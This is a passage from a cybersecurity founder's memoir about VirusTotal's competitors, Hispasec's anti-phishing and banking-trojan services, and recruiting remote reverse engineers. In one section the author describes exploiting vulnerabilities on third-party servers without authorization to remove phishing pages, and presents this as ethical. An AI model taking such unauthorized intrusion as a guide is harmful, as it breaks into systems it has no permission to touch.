impact was profound. It forced the music industry to reinvent itself, eventually leading to the creation of legal streaming services like Spotify and Apple Music. Napster showed that a small startup, willing to take risks, can disrupt an entire industry and pave the way for future innovations.

Startups and entrepreneurs must have the courage to act, even when the rules are unclear or approvals uncertain. This doesn't mean disregarding the law or acting irresponsibly, but rather prioritizing value creation and being willing to accept the risks that come with it. Great ideas rarely fit neatly into existing frameworks, and it is precisely the willingness to challenge the status quo that enables startups to forge new paths.

In summary, the entrepreneurial journey is not for those seeking safety or certainty. It's for those willing to take calculated risks, learn quickly, and adapt along the way. By adopting a "*better to ask for forgiveness than permission*" mindset, entrepreneurs can break free from the constraints that often immobilize large corporations and focus on what truly matters: innovating, creating solutions, and making an impact.

Chapter 16

The Art of Embracing the Competition

As often happens when a project begins to gain recognition, imitators of VirusTotal soon emerged. Some clones blatantly copied us, even replicating the interface and text from our website. Others tried to differentiate themselves a bit more, but they always stayed in the shadow of the features we were adding. Not only were we the first in this space, but we also set the direction for others to follow. Faced with this situation, I had to decide how to handle these competitors.

The first multi-antivirus service I became aware of was Jotti (virusscan.jotti.org), launched around 2005. Although I had shared the idea with the press in 1999 and apparently launched VirusTotal earlier, I never thought Jotti had copied us. I've always believed that Jordi Bosveld, its creator, independently came up with a similar solution without having heard of us. After all, it was a fairly straightforward idea: an antivirus aggregator, and I'm sure more than one of us had it floating around in our heads.

Functionally, Jotti was essentially the same as VirusTotal: it featured a web interface for uploading a file, analyzed it using 12 antivirus

engines, and displayed a table with the results. Its design was minimalist—apart from the logos of the antivirus engines used, everything was built with HTML tables and plain text. I liked it, and it was fast.

Jotti's malware scan 2.42

File to upload & scan: Choose File No file chosen Submit

Powered by:

By uploading files to this online service you agree that your files will be stored locally for personal virus collection interests.

Furthermore: this service is by no means 100% safe. If this scanner says 'OK', it does not necessarily mean the file is clean. There could be a whole new virus on the loose. **NEVER EVER** rely on one single product only, not even this service, even though it utilizes several products. Therefore, I cannot and will not be held responsible for any damage caused by results presented by this non-profit online service.

Also, I am aware of the implications of a setup like this. I am sure this whole thing is by no means scientifically correct, since this is a fully automated service (although manual correction is possible). I am aware, in spite of efforts to proactively counter these, false positives might occur, for example. I do not consider this a very big issue, so please do not e-mail me about it. This is a simple online scan service, not the university of Wichita (however, manual correction is performed on a regular basis). Although I try to keep these results as accurate as humanly possible, the only viable conclusion to be drawn here: "100% protection" is a myth.

Scanning can take quite a while, since several scanners are being used, plus the fact some scanners use very high levels of (time consuming) heuristics. Scanners used are Linux versions, differences with Windows scanners may or may not occur. Another note: some scanners will only report one virus when scanning archives with multiple pieces of malware.

This service costs me money. Server hardware, updated scanner licenses, (backup) power etc... If you feel this service is useful, please consider a (small) donation so I can keep this service level up!

Server hardware sponsored by donations (in random order) from: Stormbyte Technologies LLC, The ClamAV project, James Lovo, Gideon Pertzov, Malcolm Murray, Nigel Thomas, Wendy Dickerson, Anthony Midmore, "echerell", Mark Rubins, Steve S., and some people who prefer to remain anonymous... many thanks to all!

Make a Donation

Service load: 0% 100%

Status: Ready for upload

Statistics

Last piece of malware found was BackDoor.Capcam in londonMHPSTUDPR2.exe, detected by:

Scanner	Malware name	Time taken
AntiVir	BDS/DskLite.B	0.14 seconds
Avast	X	1.51 seconds
BitDefender	X	0.46 seconds
ClamAV	Trojan.Capcam-1	0.39 seconds
Dr.Web	BackDoor.Capcam	0.53 seconds
F-Prot Antivirus	X	0.10 seconds
Kaspersky Anti-Virus	X	0.65 seconds
mks_vir	X	0.21 seconds
NOD32	X	0.39 seconds
Norman Virus Control	X	0.32 seconds

Service statistics:

9138 files (6407 of those unique) have been uploaded & scanned since 17/01/2005, the day of the last database purge.
1836 of those 6407 files contained a virus or any other form of malware.
This page has been visited 16764 times in this time period.
This service managed to spot 158 pieces of malware no vendor used knew about at the time of uploading.
The service also warned against 1073 suspicious files without any help from scanner results.
However, 21 files reported to be OK were found out to be malware later (this is checked daily).
As far as can be told, all this together makes this service 99.67% accurate. However, since it is very well possible malware has been uploaded no scanner knows about at this time, this number is to be taken with a proper amount of skepticism.

No I am not sitting still! A new, better version of this service is being developed.
If you have suggestions and/or comments, please send me them!

Jotti's VirusScan (2005)

As stated on its website, Jotti only used antivirus programs in their Linux versions, and the entire service was hosted on a Linux server. This marked a significant difference from VirusTotal and represented a limitation for Jotti's growth. From the outset, I decided that

VirusTotal would use antivirus engines in their Windows versions because there were far more products available to integrate. Not all antivirus companies developed Linux-compatible engines.

One day, I emailed the contact address listed on Jotti's website to congratulate him on his project. That's how I got to know its creator, Jordi, who replied by congratulating me on VirusTotal. We exchanged a few messages in which he shared that his project was a personal endeavor he had launched as a simple hobby. We shared some metrics and anecdotes about antivirus companies and the user community. Everything was very cordial, and I felt mutual respect.

I maintained occasional contact with Jordi. While VirusTotal continued to grow in the number of integrated antivirus engines—surpassing 30—Jotti also introduced improvements. However, it was somewhat stagnant in that regard due to the limitation of antivirus engines available for Linux. VirusTotal's usage metrics were skyrocketing, and we were gaining significant traction in the community.

A few years later, in another email exchange, Jordi congratulated me on the success of VirusTotal and asked how it was possible to keep the service entirely free, given the number of engines we had and the volume of files we processed. He must have guessed that VirusTotal required many servers to handle the workload and that our costs had increased significantly.

Jordi also confided that he was feeling a bit burned out. He had recently started his own IT company, where he was both owner and sole employee, so he had a heavy workload and had to choose carefully how to spend his time. His service had also grown—not as much as VirusTotal—but enough to require more resources and dedication to maintain. And all of this was still a side project for him.

At this point, some might have seen an opportunity to eliminate our main competitor at the time. Should I double down on efforts to

compete and force him out? Or offer to buy his service and merge it with VirusTotal to dominate the sector? I did neither.

What I proposed to Jordi was to support him so he could continue his project, agreeing on a monthly payment in exchange for receiving the files analyzed by his service, adding to other donations he received for the same purpose.

By then, I had realized that the true business model lay in leveraging the data we collected. Although a high percentage of the files Jotti received were also submitted to VirusTotal, any new files or malware samples were always valuable. Jordi accepted, and for years, he billed us a small monthly amount in exchange for sending us the files his service processed.

The main reason I offered to contribute to keeping Jotti independent, beyond personal appreciation and sympathy, was a strategic one. I knew Jordi was focused on his new IT business and that Jotti was a secondary project for him. He wasn't planning to develop a business model beyond receiving community donations to maintain it as it was.

If Jotti disappeared for any reason, a third party might step in to fill the void and compete with VirusTotal. And perhaps that new competitor wouldn't be a personal hobby project but a company with more resources. That's why I believed that Jotti and other smaller clones that existed at the time were beneficial for VirusTotal. The presence of several services competing in the same space could discourage others from entering the market, seeing it as already saturated with little or no opportunity for growth.

After Jotti, one of the pioneers alongside VirusTotal, other clones began to emerge in 2007, such as VirusChief and NoVirusThanks, which used only a few antivirus engines and offered nothing new. In fact, they disappeared a few years later. Around the same time, a new service called VirScan (virscan.org) launched out of China.

VirScan did catch my attention. It appeared out of nowhere with a number of antivirus engines very similar to what VirusTotal had at the time. Unlike Jotti, VirScan used Windows to run the antivirus engines, and although we still had a slight edge in the number of engines, this new service integrated some Chinese antivirus solutions we didn't have. What to do?

The first step was to increase the number of engines integrated into VirusTotal to maintain our competitive advantage, with a particular focus on securing partnerships with Asian antivirus companies. The second step was to repeat the same strategy we had used with Jotti.

I wrote to the contact email listed on VirScan, congratulating them on their service and asking who was behind it, as their website offered no references. The fact that they had managed to secure a significant number of antivirus engines right at launch made me suspect it was backed by a company or government agency.

The response came from what appeared to be an individual, who didn't provide many details beyond mentioning that they worked for an Internet service provider in Beijing. Over time, they introduced me to a colleague, but even then, I didn't manage to gather much more information.

I was particularly interested in receiving their files because their users were primarily from China, providing malware samples to which VirusTotal had less visibility. In exchange, their interest lay in using our multi-URL scanner, a new feature we had launched that they lacked. This functionality allowed web pages to be analyzed using multiple products. Ultimately, we reached an agreement.

VirsScan (2007)

We jump forward in time. Several years passed before a third multi-scanner caught my attention. This time, it was a renewed effort by OPSWAT, a veteran U.S.-based cybersecurity multinational that had been selling a commercial multi-antivirus solution for years, designed for companies to install on their internal networks.

Back in 2007, they had already launched a free online multi-antivirus service called Filterbit (filterbit.com), following in the footsteps of VirusTotal. However, it lacked any unique value and seemed to receive little attention. Over time, Filterbit was renamed www.metascan-online.com, but by early 2012, it still only featured 18 antivirus engines and offered very basic functionality.

Then, in September of that same year, they learned through the press that Google had acquired VirusTotal. A small company from Spain had overtaken them in a sector they thought they dominated.

From that moment on, everything changed. OPSWAT began heavily investing in their online multi-antivirus solution and mimicked every feature of VirusTotal's public website. Moreover, they tried to introduce competitive advantages. For instance, if VirusTotal accepted files up to 32 MB, they set their limit at 50 MB. By April 2013, they already had 45 antivirus engines, close to the 50 that VirusTotal featured at the time.

For me, this was invigorating. We finally had a competitor with resources and the willingness to take us on, so we embraced the challenge. We began integrating more engines, increasing the maximum file size limit, launching new features, and more. A year later, it seemed they had abandoned the race.

As the saying goes, "good things come in threes," and following my philosophy of keeping competitors close and exploring collaborations, I decided it was time to use the same strategy I had employed with Jotti and VirScan. Below is the email I sent to Benny Zcarny, founder and CEO of OPSWAT.

from VirusTotal Inbox ×

Bernardo Quintero <bern... Tue, Apr 1, 2014, 5:22 PM
to benny

Hi Benny,

OPSWAT is developing great solutions, congrats! I would like to ask you if you can share some stats about the collected malware samples (files in general with positives results or not). Ideally if you can share a list of hashes of last week, just want to see if we are receiving very different stuff to explore options for collaboration. Does it make sense to you? I will share with you the detailed findings, and please let me know if you have any other suggestions or ideas.

Thanks,
Bernardo

Message I sent to the CEO of OPSWAT (April 2014)

Just three hours later, I received his reply:

Benny Czarny <benny@opswa... Apr 1, 2014, 8:52 PM
to me

Hi Bernardo,
Interesting date to send this email,

Reply from the CEO of OPSWAT (April 2014)

Earth, swallow me whole. I didn't know whether to laugh or cry. I hadn't realized I was writing to him on April 1st—April Fools' Day—the international day for pranks and practical jokes.

I explained that in Spain, we celebrate something similar on a different date, December 28th, the Day of the Holy Innocents. But whether it was because we got off on the wrong foot, failed to connect, or because they still saw us as competitors to beat, we never managed to collaborate.

As of today, all four multi-antivirus services are still active. At the time of writing, just to highlight the metric we've been discussing,

Jotti integrates 14 engines for file scanning, VirScan uses 46, and OPSWAT has dropped to 23. VirusTotal, meanwhile, scans files with 79 engines, along with multiple sandboxes (controlled environments for running and analyzing suspicious files) and additional tools.

What I Learned...

When competitors emerge, the instinct is to see them as threats to eliminate. However, I've learned that sometimes it's smarter to embrace the competition and seek collaboration.

Instead of exhausting ourselves in a war, I chose to keep competitors close and find opportunities to work together. This strategy not only allowed us to remain leaders but also created a barrier to entry for new players. By making the sector appear more saturated, we discouraged companies with greater resources from entering our space, consolidating our position without wasting energy on futile battles.

Co-opetition—collaborating with competitors—can be a great strategy for startups in emerging markets. It's not about eliminating competition but about coexisting and benefiting mutually.

Through collaboration, you share knowledge, reduce costs, and sometimes even expand your reach. Additionally, co-opetition keeps competition in check, allowing for continued innovation without the constant threat of price or resource wars.

In summary, you don't always have to eliminate the competition to win. Sometimes, sharing the playing field and collaborating is more advantageous. In the world of entrepreneurship, where resources are limited and innovation is everything, working with the competition can be the key to distinguishing between success and failure. Ultimately, the goal is to advance, grow, and continue delivering unique and relevant value to the market.

Chapter 17

Banking Trojans

While VirusTotal continued to grow, processing more files and adding new antivirus engines, Hispasec also thrived, expanding its range of services in pentesting, consulting, training, and the Analysis, Notification, and Alerts Service (SANA). To these services, we added a new area: an anti-fraud service for online banking. For the first time, we leveraged the data collected from VirusTotal to create a commercial product. However, before reaching this point, I made a mistake that would hinder our ability to attract clients in the banking sector for years.

From the inception of *una-al-día*, I had always championed our independence in reporting sector news and conducting our studies, regardless of whom they might affect. This ethos of transparency and independence extended to Hispasec, ensuring that we wouldn't sell or integrate third-party products. This way, we avoided any conflicts of interest that could compromise the impartiality of our consulting recommendations.

Pentesting, Consulting, Training, and SANA were the sections listed under the "Services" tab on Hispasec's website in 2004

Although this approach was impeccable from an ethical and idealistic standpoint, it inevitably impacted our business. Not only did we turn down projects that involved integrating third-party products, but potential clients were also unsure whether we were a cybersecurity media outlet capable of publicly disclosing incidents that could negatively affect them at any moment or a cybersecurity company focused on protecting its clients' interests above all else. At that time, my priorities leaned heavily toward idealism, and this lack of pragmatism became a barrier to the growth of our commercial area.

A clear example of this occurred in November 2004, when I published a news article titled "44% of Spanish Banking Websites Facilitate Phishing." The article was based on a study I had conducted, analyzing 50 websites from Spanish financial institutions. The evaluation focused on design aspects of the first user authentication page that could potentially facilitate phishing attacks. The report was a resounding success in terms of impact.

EL PAÍS SUSCRÍBETE

Tecnología

TU TECNOLOGÍA · CIBERSEGURIDAD · PRIVACIDAD · INTELIGENCIA ARTIFICIAL · INTERNET · GRANDES TE

Hispasec dice que el 44% de las 'webs' de bancos favorece el 'phishing'

El 38% no fuerzan al usuario a introducir sus credenciales en una página segura

Madrid - 22 NOV 2004 - 11:10 CET

News in El País newspaper (November 2004)

The news not only caught the attention of numerous media outlets but also drew the interest of the affected banks, which quickly took note. Just a month later, in December 2004, I published a follow-up story titled "More than a Third of Entities Correct Phishing Deficiencies." By May 2005, a new update to the study reduced the number of affected entities to just 10%. I was pleased with my work, believing it contributed to improving online security. However, at the time, I didn't realize the damage it was causing to our company.

elmundo.es/navegante/2005/05/19/seguridad/1116489820.html

elmundo.es NAVEGANTE TECNOLOGÍA E INTERNET

Jueves, 19 de Mayo de 2005 Diario del Navegante | Ariadna

Portada
Weblog | Retiario
Empresas
E-Sociedad
Seguridad
Software libre
Juegos
Cultura
Gráficos
Entrevistas
Personajes
Libros

Buscar en buscar en... Buscar

SEGURIDAD

'PHISHING'

Hispasec afirma que el 10% de los sitios 'web' de la banca favorece el fraude

EFE

MÁLAGA.- El 10% de las páginas 'web' de los bancos españoles aún cuenta con deficiencias que "facilitan el fraude", según un estudio de la consultoría de seguridad informática Hispasec Sistemas que cita a La Caixa, ING Direct, Bankpyme, Caixa Catalunya e Inversis como las entidades que deben mejorar la seguridad en su banca electrónica.

News in El Mundo newspaper (May 2005)

The problem was that many institutions interpreted this study as a critique of the financial sector's overall security, particularly targeting the banks and savings institutions highlighted with deficiencies. Instead of seeing us as a potential ally to improve security, many of these entities began to perceive Hispasec as a threat to their reputation. They feared our publications might expose their vulnerabilities and damage their public image.

I was so focused on maintaining independence and pursuing the mission of enhancing global security that I relegated the commercial aspects and relationships with potential clients to a secondary priority. This situation also marked the beginning of certain tensions with my partner Román, who was in charge of the commercial area.

By 2005, phishing had become an internet scourge, especially targeting online banking. Receiving an email pretending to be from your bank, asking you to follow a link to enter your username and password, was a common occurrence.

Financial institutions were beginning to timidly implement some security measures to mitigate these threats, such as coordinate cards requiring a second one-time password to confirm transactions or virtual keyboards that prompted users to use the mouse instead of the keyboard to avoid keyloggers. These keylogger trojans infected systems and were designed to capture keystrokes, stealing usernames and passwords as users entered them into their online banking accounts or other web services.

Faced with this scenario, a new market in cybersecurity emerged: the detection and takedown of phishing pages. Detection involved various strategies, ranging from monitoring email accounts to identify phishing message campaigns to deploying sensors in bank frontends' logs to detect references to resources from their pages being called from other websites. On the other hand, takedowns involved locating where the phishing pages were hosted and requesting their removal

from administrators or the abuse teams of hosting providers or IP range owners.

The problem with these strategies, especially takedowns, was that they relied on the response time of a third party — the administrator of the server hosting the phishing site. This often resulted in delays of many hours or even days. Considering that most fraud from phishing campaigns occurs within the first six hours after launch, these takedown services left much to be desired.

The situation was even worse when the phishing was hosted on certain networks in specific countries. In some cases, administrators not only responded late but also demanded a "ransom" to take action, even though it was their duty and responsibility to prevent fraudulent activities on their hosting services and networks.

Faced with this situation, which affected all companies offering anti-phishing services, I came up with a new strategy. While studying phishing campaigns, I noticed that most attackers targeted web servers with known vulnerabilities to infiltrate and host their phishing pages. What if I used the same vulnerabilities to break into the server and remove the phishing? What if, in addition to removing the phishing pages, I could retrieve logs of users who had fallen victim, enabling the bank to reset the stolen credentials? And what if I also patched the vulnerability so the attacker couldn't reinfiltrate? These were a lot of "what ifs," but it all started with hacking a third-party web server by exploiting a vulnerability. Legally, it didn't sound great, but ethically, it made sense to me.

I began testing this approach, especially when phishing pages were hosted on Russian IP ranges where getting the administrators to act was nearly impossible. It worked. Initially, it took a bit more time to identify the vulnerabilities attackers had exploited, but after several cases, I had compiled a list of common vulnerabilities. Over time, we developed automated tools to infiltrate these servers and take down phishing pages within minutes.

By then, we already had a couple of clients using our anti-phishing service within the Spanish banking sector — entities we had previously provided pentest and consultancy services to, and with whom we had built strong relationships. When they noticed how quickly we resolved certain cases, they asked what we were doing. That's when I coined the euphemism "technical takedown."

Hispasec's technical takedown protocol started as usual: notifying the fraud case to the administrators and abuse teams of the hosting provider where the phishing was hosted, requesting their collaboration for its removal. This was done practically within the first minute after confirming it was a phishing case. Next, the system was analyzed for vulnerabilities to exploit the same entry point used by the attackers and proceed with the phishing removal. When it was possible to patch the vulnerability without causing interruptions to legitimate services, it was done. Finally, we notified the administrator of the affected system about the actions we had carried out. We never faced legal issues; most administrators thanked us for our intervention.

This approach gave us a significant competitive edge. Our average takedown time, spanning hundreds of cases, dropped to less than three hours, with 50% of cases resolved in under an hour—exceptional times for the era that even sparked skepticism about the accuracy of our numbers. Despite this advantage, we didn't secure much business with Spanish banks. However, we began working as a subcontractor and white-label provider for Telefónica, which offered this service to various entities without Hispasec's name appearing. Over time, "technical takedowns" became a standard practice in the anti-phishing services sector.

The next qualitative leap in our anti-fraud service came thanks to VirusTotal. By late 2005, we began noticing the proliferation of a specific type of trojan designed to steal online banking credentials. Unlike phishing, these trojans infected Windows systems and

monitored when users accessed a bank's website, employing various techniques to capture usernames and passwords. These weren't just simple, generic keyloggers recording every keystroke; these new families of trojans were specifically crafted to bypass the countermeasures implemented by online banking platforms.

Thanks to the visibility we had through VirusTotal, where we received thousands of malware samples daily, we began identifying banking trojans. We analyzed them to uncover the infrastructure they used—for instance, the servers to which they sent stolen credentials—and then worked to take down that infrastructure, rendering the trojans unable to transmit stolen data to the attackers.

This innovation added significant value to our anti-phishing service for our clients. However, in Spain, we only had two financial institutions that had contracted our services directly. Many others received the service indirectly, through Telefónica's white-label offering. Since this new functionality wasn't part of the agreement with Telefónica, there was no need to integrate it into that service.

This initially limited our intervention in cases involving banking trojans to isolated incidents affecting our two direct clients. However, the constant surge of new trojan families detected via VirusTotal motivated us to automate their detection. In 2006, we launched a specialized and unprecedented service: banking trojan monitoring and analysis.

The decision to separate this service from our anti-phishing offering was based on two factors: first, we recognized that it had its own unique identity; second, we knew that most financial institutions already had established anti-phishing service providers. Despite offering more competitive prices, we struggled to secure additional clients in Spain. Ironically, many of these entities were unknowingly using our services via Telefónica but at a higher cost. This new service provided an opportunity to introduce ourselves and be hired

directly, even as a supplementary addition to their existing anti-phishing solutions.

Thanks to one of our few direct Spanish banking clients, we secured a meeting with the Interbank Cooperation Center (CCI), a Spanish association bringing together banks, savings banks, rural savings banks, and credit cooperatives to address shared challenges. This was a golden opportunity to present our banking trojan monitoring and analysis service to the country's leading financial institutions.

HISPASEC SISTEMAS

SERVICIO DE DETECCIÓN Y ANÁLISIS DE TROYANOS BANCARIOS

Los ataques de phishing contra entidades bancarias están evolucionando hacia formas cada vez más avanzadas, destacando cada día más la proliferación de troyanos bancarios. Malware creado específicamente para la captura de credenciales bancarias.

El objetivo de este servicio es minimizar y mitigar los ataques phishing que tengan como naturaleza el uso de troyanos bancarios, y que pudieran tener como objetivo a los clientes de la entidad bancaria o comercio electrónico afectado mediante la suplantación de sus servicios.

El Laboratorio de Hispasec Sistemas, recibe cada día más de 50 muestras diferentes de troyanos bancarios, todas ellas con el fin común de robar claves de acceso a la banca electrónica. Todas las muestras son analizadas y monitorizadas con el fin de detectar las posibles entidades bancarias afectadas, servidores comprometidos, etc.

De esta forma, en caso de que el Laboratorio de Hispasec Sistemas detecte un troyano bancario específicamente diseñado para afectar a los clientes de la entidad que tenga contratado este servicio, procederá a su estudio, análisis, aviso a la entidad y tratamiento de cierre de webs que puedan estar implicadas. También se estable una colaboración con las firmas antivirus para desarrollo de las correspondientes vacunas y actualizaciones de firmas para su detección por los diferentes antivirus del mercado.

copyright © 1998-2006 HISPASEC SISTEMAS

Marketing for the banking trojan detection and analysis service (2006)

However, the meeting was an absolute disaster. After presenting the problem, showcasing specific cases, and sharing statistics on banking trojans obtained through VirusTotal, we were accused of fabricating a nonexistent issue to make a profit. Many institutions insisted that phishing was the only real problem in Spain and claimed they had experienced no incidents involving banking trojans. We left the meeting completely frustrated.

On one hand, I understood that the statistics we provided might have surprised them, given that our visibility through VirusTotal was unparalleled. Additionally, this was the first time they were hearing about a solution for this emerging threat. However, the combative attitude of some IT security leaders from the country's top banks made it clear that there was more to it: they came in with a preconceived bias. It was during that meeting that I realized the damage caused by the studies I had published on phishing and vulnerabilities in Spanish online banking. It would take us years to change their perception of us.

Despite this setback in Spain, the banking trojan service ultimately became a success for Hispasec. Although we entered the market early—at a time when many institutions had not yet realized that some of the fraud affecting their customers stemmed from trojans rather than traditional phishing campaigns—time proved us right.

By the time this threat became apparent, Hispasec had already been in the market for over a year with a unique solution and unparalleled visibility thanks to the samples collected through VirusTotal. This caught the attention of major U.S. companies, such as MarkMonitor and the renowned RSA, who contacted us to subcontract our monitoring and analysis service for banking trojans. Once again, we provided the service as a white-label solution, meaning Hispasec's name was not visible. However, the margins were good, and we lacked the commercial capacity of these large companies to tackle the

international market directly. This way, we expanded our business and, indirectly, began offering our services to international banks.

Despite this apparent success, I always saw it as a defeat. Our competitive edge in this area gradually diminished over time. I felt we had lost a significant opportunity to position the Hispasec brand as a leader in this field and to establish direct commercial relationships with major clients. Part of this opportunity was lost due to my stubbornness in upholding the independence of our studies and publications at all costs. Additionally, I underestimated the importance of a strong commercial strategy, believing that having the best technology and service was enough in our sector. Over time, I learned the crucial role of commercial teams, distribution channels, brand positioning in the market, diplomacy, and public relations.

What I Learned...

Over the years, I came to understand that appearances matter in any situation. As a child, I believed that only substance mattered—perhaps because, lacking social skills, it was easier for me to focus on content. However, through time and experiences like those described in this chapter, I realized that form is as important as substance, especially when our goals depend on others' perceptions.

I learned that maintaining an ethical and independent stance is vital, but that an inflexible attitude can backfire if we fail to communicate properly. In my drive to be transparent and true to my principles, I didn't realize that in some cases, the way I conveyed messages could be interpreted as combative or threatening rather than helpful. This lack of tact not only hindered our ability to attract clients but also closed doors during critical moments.

Over time, I came to understand that in the world of entrepreneurship and startups, having the best technology or service isn't enough if you don't know how to position it in the market. Communication and market entry strategies are essential for turning an innovative idea into a commercial success. This is particularly relevant in business-to-business ventures, where securing contracts often takes time and requires significant effort in commercial interactions with multiple stakeholders.

Striking a balance between idealism and pragmatism is essential—not just to maintain integrity but also to thrive in an environment where others' perceptions play a decisive role.

Chapter 18

Talent Without Borders

The rise of the new banking trojan monitoring and analysis service led us to the need to hire more specialized staff at Hispasec. The profile we were looking for—experienced in reverse engineering and malware analysis—was and continues to be highly sought after and scarce. This forced us to get creative in our search. We couldn't limit ourselves to traditional recruitment channels, so we explored online communities, hacking forums, and industry networks to find the best talent.

It was on one of these reverse engineering forums that Julio got in touch with Gynvael Coldwin, who soon joined the Hispasec team full-time from Poland. Gynvael turned out to be a young, all-around hacker. Up to that point, he had worked as a malware analyst at an antivirus company, but his skills went far beyond that. Hispasec became the perfect place for him to unleash his full potential.

Gynvael's primary task from the outset was to scale the banking trojan monitoring and analysis service. His mission was to develop solutions that would allow us to identify banking trojans targeting financial institutions that had contracted our service. This involved

automating the analysis of tens of thousands of new files arriving at VirusTotal every day.

Once a banking trojan was identified, we needed to produce a detailed report for the client. This final step often required additional manual work, especially if it involved a new family of trojans. As the workload increased, and following Gynvael's recommendation, we hired another Polish analyst, Pavel, who was also a reverse engineering specialist.

The experience was so positive that we decided to expand even further. I asked Gynvael to lead a team, so he rented an apartment to set up an office, recruited more analysts like jooru, Marcin, and others, and for several years, Hispasec had a branch in Poland.

Gynvael's ability to tackle complex problems and his passion for cybersecurity made him an invaluable asset to our team. Not only did he deepen his expertise in reverse engineering, but he also began exploring other areas such as vulnerability discovery and exploit development (tools or techniques that leverage security flaws), which significantly contributed to Hispasec's growth and innovation.

The quality of our team was also evident in their participation in conferences and competitions. A notable example was our presence at CONFidence, the most renowned hacking conference in Poland, which brought together some of the brightest minds in the field. In the 2008 edition, we had already made our mark by securing a double win in the WarGames and Capture the Flag (CTF) events.

When it seemed impossible to improve on that result, we once again claimed first place in the 2009 edition. It was also the first time that the same group won both the crackme competition (a reverse engineering challenge to break or bypass a program's protection) and the Capture the Flag event, which that year consisted of 15 challenges (5 in network applications, 5 in web applications, and 5 forensic challenges). Both contests were

conquered with the maximum possible score, known as "The Perfect Score." This success not only showcased our team's skill and dedication but also solidified our reputation within the cybersecurity community.

The Hispasec team in Poland, with Emi and Julio, achieving "The Perfect Score" at CONFidence. Kraków (2009)

Until one day, in mid-2010, Gynvael received an offer from a multinational company. I remember he told me about it immediately, and I told him there wasn't much to think about: it was a unique opportunity that Hispasec couldn't compete with. He accepted the offer and moved to Zurich. Fate would have it that we would all cross paths with him again at the same company two years later. Yes, the offer was from none other than Google.

The Poland experience was unique for Hispasec, but the reality was that we didn't need to cross borders to find top talent. Fortunately, in Spain, we had and still have one of the best pools of cybersecurity and hacking professionals. However, we had to remain open to the idea of them working remotely from other cities, something we embraced naturally.

Remote work had always been part of our DNA. Although Hispasec's headquarters was in Málaga, the partners operated from various locations: Antonio Ropero and Jesús Cea from their homes in Madrid, Antonio Román from the Hispasec office in Málaga, and me splitting my time between working at the hospital in the mornings and my home in the afternoons and evenings. From the beginning, we had effectively organized ourselves using tools like IRC and email, making remote work entirely natural for us.

Embracing remote work allowed us to tap into the best talent wherever it was, addressing any need that arose in Hispasec with unparalleled flexibility. This gave us a significant advantage, especially when it came to finding professionals for short-term or highly specialized tasks, where the right talent could be anywhere in the world.

The issue of salaries was, of course, sometimes a barrier. Many of these top talents were already working for international companies with budgets that dwarfed ours. But that never stopped me. I always tried to find something that could attract them—an exciting project or the promise that at Hispasec, they could have the freedom to innovate.

Ero Carrera was someone whose work I'd been following. A leader in malware research, this Barcelona-based Galician had previously worked at F-Secure, where he innovated in malware classification using graphs. At that time, he was working at Zynamics, a German startup developing tools for binary analysis.

When the idea of offering him a position occurred to me, I knew I couldn't compete financially with what he was already being offered, and technically, he was already tackling top-tier challenges at Zynamics. So I proposed a different kind of role that could appeal to him and also be compatible with his current job: ambassador for VirusTotal. The title was as grandiose as it was accurate in describing his role: Chief Research Officer - Collaborative Security VirusTotal.

The idea was to take advantage of Ero's constant travels to cybersecurity conferences and his lectures around the world to help improve our international visibility. One of our weaknesses was that we rarely ventured out of Málaga, which limited our opportunities to connect at events where the entire industry gathered.

Ero accepted, and for a time, we had a voice at those global events. But, as with all good things, it eventually came to an end. Zynamics was acquired in 2011, and guess who the buyer was... Yes, Google once again. So, Ero had to end his collaboration with us, although our paths would cross again later.

Another hacker I admired was Joxean Koret. He worked for Hispasec remotely from the Basque Country, focusing on sandboxing for our banking trojan service. His time at Hispasec was brief, no more than five months, as he soon received an offer to work at Hex-Rays, the Belgian company behind IDA Pro, the de facto standard tool in the reverse engineering industry. I didn't hesitate to encourage him to take the opportunity, knowing it was a unique chance for his career.

Another remote collaborator was Hugo Teso, a self-taught hacker from Catalonia, a commercial pilot, and a tech enthusiast, particularly in aviation technology. He gained fame by discovering vulnerabilities in several systems and communication protocols used in aviation, even raising the possibility of attacking an airplane with just a mobile phone. At Hispasec, he occasionally worked on pentests.

From the same generation was Rubén Santamarta, a young hacker from León whom I followed with special interest. What I admired most about Rubén was his insatiable curiosity. One day, you'd see him publishing research on malware or discovering vulnerabilities in Microsoft, Apple, or Intel products, and the next, giving a talk on forensic techniques used by the police. Then, he'd be investigating aviation security, satellite communications, or vulnerabilities in nuclear power plants. All this as a self-taught hacker, without ever

setting foot in a university. To me, he embodied the true hacker spirit.


I was fortunate to collaborate with Rubén on very specific projects after he left Panda Antivirus, where he had worked as a malware analyst, to establish himself as an independent researcher. He contributed to our monitoring and analysis service for banking trojans by developing a solution that executed malware in virtual machines to detect, once in memory, whether it targeted specific entities. Additionally, I recruited him as a developer for iScan, another Hispasec solution that, along with the banking trojan analysis service, leveraged the VirusTotal database.

The idea for iScan emerged during a meeting in 2006 with Inteco (National Institute of Communication Technologies). Ropero, Román, and I attended the meeting, where they mentioned their interest in conducting a study on the state of security in Spanish households. They needed a tool that users could install to gather statistics on malware incidents on their systems, and they had thought of VirusTotal as a foundation for this project. Since the inception of VirusTotal, we had always made it clear that it could not be used as an antivirus. So, when I confidently said during the meeting that we could provide them with a utility to measure the presence of malware, both Ropero and Román were a bit puzzled.

At the end of the meeting, as we were taking the elevator down, they asked me how I planned to achieve this. I explained that I had come up with an idea on the spot while they were outlining their requirements. I told them I would test a couple of things when I got home and share the results with them.

The idea was to leverage the extensive VirusTotal database to create a signature file that could be used to develop a tool capable of detecting malware, but with a unique twist: it would prevent anyone from reusing that file to build their own antivirus solution. While it might sound complex, the solution was surprisingly simple—almost to the

point of seeming crude. Internally, we called it "brute-scan," and later developed it under the name iScan. The "i" referred to Inteco, not as a nod to Apple. Eventually, version 1.0 would be distributed as INTECOscan.



